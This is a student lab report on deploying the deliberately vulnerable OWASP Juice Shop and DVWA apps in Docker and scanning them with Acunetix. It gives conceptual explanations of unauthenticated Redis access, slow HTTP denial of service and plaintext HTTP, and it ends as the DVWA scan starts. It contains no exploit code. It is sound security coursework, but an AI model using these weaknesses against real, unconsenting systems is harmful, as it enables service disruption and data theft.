THE UNITED REPUBLIC OF TANZANIA
PRESIDENT'S OFFICE
e-Government Authority (e-GA)
Research, Innovation and Development Center (RIDC)

LAB REPORT.

OWASP Juice Shop and DVWA

Done By: ERICK CHARLES SANGA


PROGRAMME: Bsc.Cybersecurity and Digital Forensics Engineering.

PRACTICAL PROJECT.


1.Environment Setup.
I was required to setup the environment of OWASP Juice Shop and DVWA.

A. OWASP Juice Shop


I started by installing docker using terminal for containerization as seen below;



Then I enabled it as seen below;



I then confirmed the docker version using a command seen below;




After completely setting up docker I then pulled juice-shop from github using the following command;

```
┌──(dreamy㉿fsociety)-[~]
└─$ sudo docker run -d -p 3000:3000 bkimminich/juice-shop
Unable to find image 'bkimminich/juice-shop:latest' locally
latest: Pulling from bkimminich/juice-shop
35d697fe2738: Pull complete
bfb59b82a9b6: Pull complete
4eff9a62d888: Pull complete
62de241dac5f: Pull complete
a62778643d56: Pull complete
7c12895b777b: Pull complete
3214acf345c0: Pull complete
5664b15f108b: Pull complete
0bab15eea81d: Pull complete
4aa0ea1413d3: Pull complete
da7816fa955e: Pull complete
ddf74a63f7d8: Pull complete
d00c3209d929: Pull complete
8dbf555ffb3a: Pull complete
7faf0cfa885c: Pull complete
5b14f6c9a813: Pull complete
33ce0b1d99fc: Pull complete
f45e0372ce60: Pull complete
46b46b3ee13c: Pull complete
929c0dd6f573: Pull complete
cd15a5590865: Pull complete
Digest: sha256:89337a9b216106f276ecc9875800c4c9c47b9d89b8a785b1111d5c94a0fed5c2
Status: Downloaded newer image for bkimminich/juice-shop:latest
d8ac3bc5ad23b8c205d5bfc2f062ead27a599d7c1890c2bd325fba8020b73985

┌──(dreamy㉿fsociety)-[~]
└─$
```

Then I confirmed by checking the active processes in docker using the following command;

```
┌──(dreamy㉿fsociety)-[~]
└─$ sudo docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED         STATUS         PORTS                                       NAMES
d8ac3bc5ad23   bkimminich/juice-shop   "/nodejs/bin/node /j…"   54 seconds ago   Up 51 seconds   0.0.0.0:3000→3000/tcp, :::3000→3000/tcp   suspicious_yonath
```


Then I accessed OWASP Juice Shop from my browser with port 3000 as seen below;



B.DVWA

As I have already enabled docker , I just pulled dvwa from github using the following command seen below;

I then accessed it from by browser as localhost. This can be seen in the below screenshot;



2.VULNERABILITY SCANNING


I was required to perform vulnerability scanning on both OWASP Juice Shop and DVWA using Acunetix , OWASP ZAP and nikto tools.

A.Acunetix


I installed and started the service of acunetix as seen in the below command;

```
┌──(root㉿egovridc)-[/home/egovridc/Downloads/ACUNETIX LINUX]
└─# service acunetix start

┌──(root㉿egovridc)-[/home/egovridc/Downloads/ACUNETIX LINUX]
└─# service acunetix status
● acunetix.service - Acunetix Service
     Loaded: loaded (/etc/systemd/system/acunetix.service; enabled; preset: disabled)
     Active: active (running) since Mon 2025-09-01 11:25:27 EAT; 2min 45s ago
 Invocation: 092285f03d9c4b5fbd8b7bcd21267984
   Main PID: 19969 (start.sh)
      Tasks: 15 (limit: 18740)
     Memory: 119.9M (peak: 121.9M)
        CPU: 8.752s
     CGroup: /system.slice/acunetix.service
             ├─19969 /bin/bash /home/acunetix/.acunetix/start.sh
             ├─19981 /home/acunetix/.acunetix/v_200217097/database/bin/postgres -D /home/acunetix/.acunetix/db --port=35432
             ├─19983 "postgres: checkpointer process   "
             ├─19984 "postgres: writer process   "
             ├─19985 "postgres: wal writer process   "
             ├─19986 "postgres: autovacuum launcher process   "
             ├─19987 "postgres: stats collector process   "
             ├─19995 /home/acunetix/.acunetix/v_200217097/backend/opsrv --conf /home/acunetix/.acunetix/wvs.ini
             ├─19996 /home/acunetix/.acunetix/v_200217097/backend/opsrv --conf /home/acunetix/.acunetix/wvs.ini
             ├─20002 "postgres: acunetix wvs ::1(54308) idle"
             ├─20004 "postgres: acunetix wvs ::1(54318) idle"
             ├─20005 "postgres: acunetix wvs ::1(54332) idle"
             ├─20006 "postgres: acunetix wvs ::1(54342) idle"
             └─20007 "postgres: acunetix wvs ::1(54352) idle"

Sep 01 11:26:09 egovridc start.sh[19996]: 2025-09-01 11:26:09,518: DEBUG helpers.updater updating status to: none
Sep 01 11:26:19 egovridc start.sh[19996]: 2025-09-01 11:26:19,527: DEBUG helpers.updater updating status to: none
Sep 01 11:26:29 egovridc start.sh[19996]: 2025-09-01 11:26:29,535: DEBUG helpers.updater updating status to: none
Sep 01 11:26:30 egovridc start.sh[19996]: 2025-09-01 11:26:30,539: DEBUG helpers.application.health RAM: 85MB
Sep 01 11:26:39 egovridc start.sh[19996]: 2025-09-01 11:26:39,559: DEBUG urllib3.connectionpool Starting new HTTPS connection (1): updates.acunetix.com:443
Sep 01 11:26:40 egovridc start.sh[19996]: 2025-09-01 11:26:40,742: DEBUG urllib3.connectionpool https://updates.acunetix.com:443 "POST /l13 HTTP/1.1" 409 99
Sep 01 11:26:40 egovridc start.sh[19996]: 2025-09-01 11:26:40,745: INFO helpers.updater update request returned {'error_code': 17, 'error_text': 'Invalid license key format (accepted format: XXXX-XXXX-XXXX-XXXX)'}
Sep 01 11:27:00 egovridc start.sh[19996]: 2025-09-01 11:27:00,561: DEBUG helpers.application.health RAM: 86MB
Sep 01 11:27:30 egovridc start.sh[19996]: 2025-09-01 11:27:30,585: DEBUG helpers.application.health RAM: 86MB
Sep 01 11:28:00 egovridc start.sh[19996]: 2025-09-01 11:28:00,610: DEBUG helpers.application.health RAM: 86MB

┌──(root㉿egovridc)-[/home/egovridc/Downloads/ACUNETIX LINUX]
└─#
```


I then accessed acunetix using my browser from port 3443 as configured and its login page is as seen below;




It’s dashboard to add targets is as seen below;



Then I added juice shop URL as my first target to get the vulnerability scanning as seen below;



It performed the scan for the juice shop target and gave out scan information as seen below;




Explanation of the vulnerabilities seen above;
1.Redis unauthorised access vulnerability
Redis is an in-memory data store often used as a database, cache, and message broker. By default, Redis is configured to allow connections from any client without authentication. If an instance is exposed to the internet (or an untrusted network) and lacks a password, anyone can connect to it and read or modify its data.

Juice Shop uses a Redis instance for certain functionalities. Acunetix found that this instance is accessible without a password. An attacker could potentially view sensitive application data stored in redis and even corrupt or delete data.


2.Slow HTTP Denial of Service Attack
This is a type of low-bandwidth Denial-of-Service (DoS) attack. The attacker opens a connection to the web server but then sends HTTP requests extremely slowly
If an attacker does this with many simultaneous connections, they can exhaust all available connections on the server, making it unable to respond to legitimate users. The web server is configured to wait for a full request and does not have timeouts to drop these maliciously slow connections. This makes it vulnerable to this kind of resource exhaustion attack.

3.Unencrypted Connection
The application is being served over plain HTTP instead of HTTPS. Any data transmitted between the user's browser and the server (including passwords, session cookies, and personal information) is sent in clear text. Anyone on the same network can eavesdrop on this traffic and steal this sensitive information.


The site’s structure is as seen below;




Then I ran a vulnerability scan for DVWA using acunetix as seen below;
I added dvwa's URL in the target of acunetix as seen below;



